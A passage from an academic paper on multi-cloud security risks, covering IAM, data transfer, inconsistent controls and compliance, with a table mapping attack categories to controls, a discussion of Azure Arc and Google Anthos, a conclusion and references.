Different multiple cloud provider introduces their own set of potential vulnerabilities and threats. Attackers are presented with a broader landscape to target, increasing the likelihood of discovering and exploiting weaknesses in the multi-cloud infrastructure. Moreover, multi-cloud environments can be particularly susceptible to vendor-specific vulnerabilities. Cloud providers have unique security postures and vulnerabilities, and what affects one provider may not necessarily impact others. This diversity of vulnerabilities can pose challenges in tracking and mitigating vendor-specific security issues, potentially exposing specific environments to known threats. Effective IAM is critical to any security strategy, but managing IAM in multi-cloud environments can be intricate. Variations in IAM models, policies, and permissions across different cloud providers can lead to misconfigurations and access control issues. Misconfigured IAM settings may result in unauthorized access, data breaches, or privilege escalation, posing significant security risks. Furthermore, data often must move between diverse cloud providers and on-premises infrastructure, potentially raising compliance and data sovereignty concerns. The process of transforming or encrypting data for interoperability purposes can introduce security challenges, including the mishandling of sensitive data during transit or storage. Another security risk is imposed as multi-cloud environments often contend with inconsistent security controls. Each cloud provider offers its own set of security services and controls, making it challenging to maintain uniform security policies. This inconsistency can result in gaps in protection and difficulties in implementing cohesive security measures, thereby increasing the risk of security breaches. There are also inherent security risks related to data transfer between cloud providers or cloud and on-premises environments. Data in transit can be susceptible to interception, tampering, or data leakage if not adequately secured. Unsecured data transfers pose the threat of data breaches, data loss, or unauthorized access, potentially compromising the confidentiality and integrity of data. Also, the complexity of managing security configurations, updates, and monitoring across diverse multi-cloud environments cannot be understated. Configuration drift or security misconfigurations can occur more easily, requiring vigilant management. The inherent complexity can lead to oversight of security settings and mismanagement, which can create vulnerabilities that attackers can exploit. There are also some compliance challenges, as adhering to compliance standards in multi-cloud environments can be a formidable task. Compliance requirements vary between cloud providers, and each may have its unique set of certifications and obligations. Meeting these compliance standards is crucial to avoid legal and financial consequences and reputational damage in cases where regulatory obligations are not met. To navigate these multifaceted security challenges effectively, organizations must implement comprehensive security measures, encompassing threat detection, incident response, and continuous monitoring to safeguard the integrity and security of their multi-cloud infrastructure.

Azure Arc and Google Anthos emerge as formidable solutions that collectively address multifaceted challenges in multi-cloud management. They offer centralized platforms for streamlining operations across diverse cloud providers and environments, with Azure Arc enabling oversight of Kubernetes clusters spanning heterogeneous landscapes and Google Anthos providing a centralized dashboard for cluster management. These tools prioritize policy consistency, leveraging Azure Policy and Anthos Config Management to enforce governance policies uniformly. Enhanced security measures are pivotal, with Azure Arc integrating Azure Security Centre for threat detection and monitoring and Google Anthos introducing Anthos Security for comprehensive security scanning and incident response. Both tools offer resource visibility and identity and access management (IAM) features, simplifying resource management and ensuring granular IAM control across multi-cloud clusters. Moreover, compliance governance is achieved through these tools, guaranteeing adherence to regulatory standards, and they facilitate data interoperability, simplifying data movement and integration in multi-cloud environments. Fig. 16. Provides A list of Multi-colour system, components, vulnerabilities, attacks and proposed control mechanisms.

Multi-cloud System	Components	Vulnerabilities	Attacks	Control Mechanisms
Cloud Providers	AWS, MS, IMB, Google,	Misconfigurations, Lack on Integration, Log4j Vulnerability	Cross Cloud Provider Attacks, Remote Access Trojan, Buffer Overflow, Injection,	Secure Remote Access policies such as VPNs and Deep Packet Inspection Firewalls. Interoperability Software Sanitization,
Applications	SaaS, IaaS, PaaS	Software, Platforms, Infrastructure, Lack of Patching	Code Injection, Insider Threats, Phishing	Implement Runtime Protections Systems such as SIEM, EDR and WA, Regular Updates and Apply Patches,
Networks	Internet, ISPs, Firewall, IDS/IPS	Sensors, Actuator, Sockets, Inadequate Encryption, Firewall Misconfigurations	MITM, DoS, IP Spoofing, Socket Session Hijacking	Regular Penetration Testing and Vulnerability Assessments, Port Scans Antivirus and Anti Malware Installations
Data	Cloud Storage	Data Synchronizations, Data Inconsistencies, Data Segregations	DDoS, Data Leaks, Ransomware, IP Theft, Industrial Espionage	Apply Hot Back-Up, Disaster Recovery Plan, and Encrypt Data in Transit and Data at Rest, Incidence Response Plan
Access Control	Authentication, IAM,	Misconfigurations, Weak or Broken Authentication Protocols, Weak Password	Privilege Escalation, Lateral Movement, Session Hijacking	Role-Based Access Control, Privileged Access Management, MFA, Employee Expertise to Configure IAM & IDM
Website	API, Web App, Content Delivery Network	Lack SSL and TLS, Firewall, WebApp	Cross Site Scripting, Cross Site Request Forgery, Injection	Apply Input Validation, Output Encoding, Sanitation, Content Security by including Source Code Configuration to Control Content Input

Fig. 16. Multi-colour system, components, vulnerabilities, Attacks and Proposed Control Mechanisms.

VII. CONCLUSION

Multi-cloud management tools are required to elevate the maturity and effectiveness of multi-cloud security postures by incorporating automation and orchestration capabilities that streamline security operations. These tools automate tasks such as vulnerability scanning, threat detection, incident response, and policy enforcement, which enhances operational efficiency while mitigating manual errors. In addition, multi-cloud management tools are pivotal in supporting incident response and remediation endeavours, offering visibility into security incidents and vulnerabilities, enabling orchestrated incident response workflows, and facilitating uniform remediation actions across multi-cloud environments. Collectively, these capabilities ensure a proactive and standardized approach to security management, contributing to the resilience of multi-cloud landscapes and the safeguarding of critical assets and data.

Azure Arc currently provides threat detection capabilities through the Azure Security Centre, encompassing threat analytics, security recommendations, and threat intelligence integration. To enhance its threat detection capabilities, Azure Arc could benefit from improvements in real-time threat detection, advanced behavioural analysis, and the integration of machine learning for anomaly detection. These enhancements would enable more proactive and precise threat identification. Moreover, Azure Arc integrates with Azure Security Centre and Azure Sentinel for advanced security services and SIEM capabilities. Expanding integration with additional Azure security services and fostering deeper connections with third-party security solutions can provide a more comprehensive security ecosystem, addressing a wider range of security needs. In addition, Azure Arc integrates with Azure Active Directory for identity and access management (IAM), including role-based access control (RBAC) and identity management. To improve IAM capabilities, Azure

Arc can continue to enhance RBAC and IAM features and offer support for more complex access control scenarios and additional authentication methods. Azure Policy can be utilized for compliance enforcement within Azure Arc, as enhancements in automated compliance assessment, monitoring, and reporting features can streamline compliance efforts. Enhancements in User Behaviour Analytics (UBA) features for resources managed by Azure Arc can be used to address insider threats and unusual user behaviour.

Future work will consider hybrid configurations and edge computing environments to comprehensively grasp the multifaceted challenges associated with resource management in increasingly complex settings.

REFERENCES

[1] K. Spencer and C. Withana, "Exploring Cyber Security Challenges of Multi-cloud Environments in the Public Sector," *Innovative Technologies in Intelligent Systems and Industrial Applications,* vol. 1029, p. 209–225, 2023.

[2] A. Yeboah-Ofori, S. K. Sadat and I. Darvishi, "Blockchain Security Encryption to Preserve Data Privacy and Integrity in Cloud Environment," in *2023 10th International Conference on Future Internet of Things and Cloud (FiCloud)*, 2023, pp. 344-351.

[3] F. Lahmar and H. Mezni, "Multicloud service composition: A survey of current approaches and issues," *Software: Evolution and Process,* vol. 30, no. 10, 2018.

[4] K. Torkura, M. I. Sukmana, F. Cheng and C. Meinel, "Continuous auditing and threat detection in multi-cloud infrastructure," *Computers & Security,* vol. 102, no. 102124, 2021.

[5] O. Akinrolabu, S. New and A. Martin, "Assessing the Security Risks of Multicloud SaaS Applications: A Real-World Case Study," in *2019 6th IEEE (CSCloud)*.

[6] S. Kanungo, "Security Challenges and Solutions in Multi-cloud Environments," *Stochastic Modelling and Computational Sciences,* vol. 3, no. 2, pp. 139-146, 2023.

[7] P. J. Sun, "Privacy Protection and Data Security in Cloud Computing: A Survey, Challenges, and Solutions," *IEEE Access,* vol. 7, pp. 147420-147452, 2019.

[8] S. Manjkandasaran and S. Raja, "Security Architecture for multi-Tenant Cloud Migration," *International Journal of Future Computer and Communication,* vol. 7, no. 2, pp. 42-45, 2018.

[9] S. Hiremath and S. Kunte, "A novel data auditing approach to achieve data privacy and data integrity in cloud computing," *International Conference on Electrical, Electronics, Communication, Computer, and Optimization Techniques (ICEECCOT)*, pp. 306-310, 2017.

[10] "2024 International Conference on Artificial Intelligence, Computer, Data Sciences and Applications (ACDSA)," *Big Data Security Using RSA Algorithms in A VPN Domain,* pp. 1-6, 2024.

[11] H. Shivarajkumar and R. K. Sanjeev, "Ensuring Cloud Data Security using Public Auditing with Privacy Preserving," Coimbatore, 2018.

[12] C. Kaur and G. S. Bhathal, "Data security algorithms in cloud computing: a review," *International Journal For Technological Research In Engineering,* vol. 2, no. 5, 2015.

[13] E. Lopez-Falcon, V. Miranda-Lopez, A. Tchernykh and M. Babenko, "Bi-objective Analysis of an Adaptive Secure Data Storage in a Multi-cloud," in *High Performance Computing*, Springer, Cham, 2019, pp. 307-321.

[14] I. Indu, P. M. R. Anand and B. Vidhyacharan, "Identity and access management in cloud environment: Mechanisms and challenges," *Engineering Science and Technology, an International Journal,* vol. 21, no. 4, pp. 574-588, 2018.

[15] D. J. Abadi, "Data management in the cloud: Limitations and opportunities," *IEEE Data Eng. Bull,* vol. 32, no. 1, pp. 3-12, 2009.

[16] N. Antonopoulos, Gillam and Lee, Cloud Computing, Springer Cham, 2017.

[17] S. Watts and M. Raza, "SaaS vs PaaS vs IaaS: What's The Difference & How To Choose," 2019. [Online]. Available: https://www.bmc.com/blogs/saas-vs-paas-vs-iaas-whats-the-difference-and-how-to-choose/. [Accessed April 2023].

[18] J. Wu, L. Ping, X. Ge, Y. Wang and J. Fu, "Cloud Storage as the Infrastructure of Cloud Computing," in *2010 International Conference on Intelligent Computing and Cognitive Informatics*, 2010, pp. 380-383.

[19] I. Indu, P. R. Anand and V. Bhaskar, "Identity and access management in cloud environment: Mechanisms and challenges," *Engineering Science and Technology, an International Journal,* vol. 21, no. 4, pp. 578-588, 2018.

[20] K. Alhamazani, R. Ranjan, K. Mitra and e. al, "An overview of the commercial cloud monitoring tools: research dimensions, design issues, and state-of-the-art," *Computing,* vol. 97, p. 357–377, 2015.

[21] R. Harnick and B. Schwartz, "The Role of Identity Access Management (IAM) in Cloud Security," 2020. [Online]. Available: https://www.paloaltonetworks.com/blog/2020/02/cloud-iam-security/.

[22] A. Satapathi and A. Mishra, "Enabling Application Insights and Azure Monitor," in *Hands-on Azure Functions with C#,* 2021, p. 233–261.

[23] K. Yasar, S. J. Bigelow and D. Raffo, "Cloud disaster recovery (cloud DR)," 2020. [Online]. Available: https://www.techtarget.com/searchdisasterrecovery/definition/cloud-disaster-recovery-cloud-DR. [Accessed June 2023].

[24] Google Cloud, "Access control lists (ACLs)," 2023. [Online]. Available: https://cloud.google.com/storage/docs/access-control/lists.

[25] B. Thuraisingham, "Cloud Governance," in *IEEE 13th International Conference on Cloud Computing (CLOUD)*, Beijing, 2020.

[26] S. Marcucci, N. G. Alarcon, S. Verhulst and E. Wullhorst, "Mapping and Comparing Data Governance Frameworks: A benchmarking exercise to inform global data governance deliberations," *ArXiv,* vol. abs/2302.13731, 2023.

[27] G. Sayfan, Mastering Kubernetes, vol. 24, Birmingham: Packt Publishing Ltd, 2017.

[28] M. AlZain, B. Soh and E. Pardede, "A Survey on Data Security Issues in Cloud Computing: From Single to Multi-Clouds," *Journal of Software,* vol. 8, no. 5, pp. 1068-1079, 2013.

[29] VMware, "What is Multi-Cloud?," 2023. [Online]. Available: https://www.vmware.com/topics/glossary/content/multi-cloud.html. [Accessed June 2023].

[30] H. Ashtari, "What Is Multicloud Infrastructure? Definition, Components, and Management Best Practices," 2022. [Online]. Available: https://www.spiceworks.com/tech/cloud/articles/what-is-multicloud-infrastructure/#lg=1&slide=0. [Accessed June 2023].

[31] Microsoft, "Azure Arc," 2023. [Online]. Available: https://azure.microsoft.com/en-gb/products/azure-arc#features.

[32] B. Weissman and A. E. Nocentino, Azure Arc-Enabled Data Services Revealed: Early First Edition Based on Public Preview, 1 ed., 2021.

[33] M. Copeland, J. Soh, A. Puca, M. Manning and D. Gollob, Microsoft Azure: Planning, Deploying, and Managing Your Data Center in the Cloud, 1 ed., Apress, 2015.

[34] J. Rossberg, Agile Project Management with Azure DevOps: Concepts, Templates, and Metrics, 1 ed., Apress, 2019.

[35] AWS, "Amazon EKS Anywhere FAQs," 2023. [Online]. Available: https://aws.amazon.com/eks/eks-anywhere/faqs/#:~:text=Amazon%20EKS%20Anywhere%20is%20a,on%20AWS%20Snowball%20Edge%20Compute.

[36] D. Riley, "Virtual machine support in Google Anthos allows VMs to run alongside containers," 2022. [Online]. Available: https://siliconangle.com/2022/09/19/vm-support-google-anthos-allows-vms-run-alongside-containers/. [Accessed June 2023

[37] A. Poniszewska-Marańda and E. Czechowska, "Kubernetes Cluster for Automating Software Production Environment," *Sensors,* vol. 21, no. 5, p. 1910, 2021.

[38] S. Wickramasinghe, "AWS vs Azure vs GCP: Comparing The Big 3 Cloud Platforms," 2021. [Online]. Available: https://www.bmc.com/blogs/aws-vs-azure-vs-google-cloud-platforms/.

[39] E. Mastosalo, "Multicloud Management," Metropolia University of Applied Sciences, Helsinki, 2020.

[40] A. Yeboah-Ofori and F. A. Opoku-Boateng, "Mitigating cybercrimes in an evolving organizational landscape," *Continuity & Resilience Review,* vol. 5, no. 1, pp. 53-78, 2023.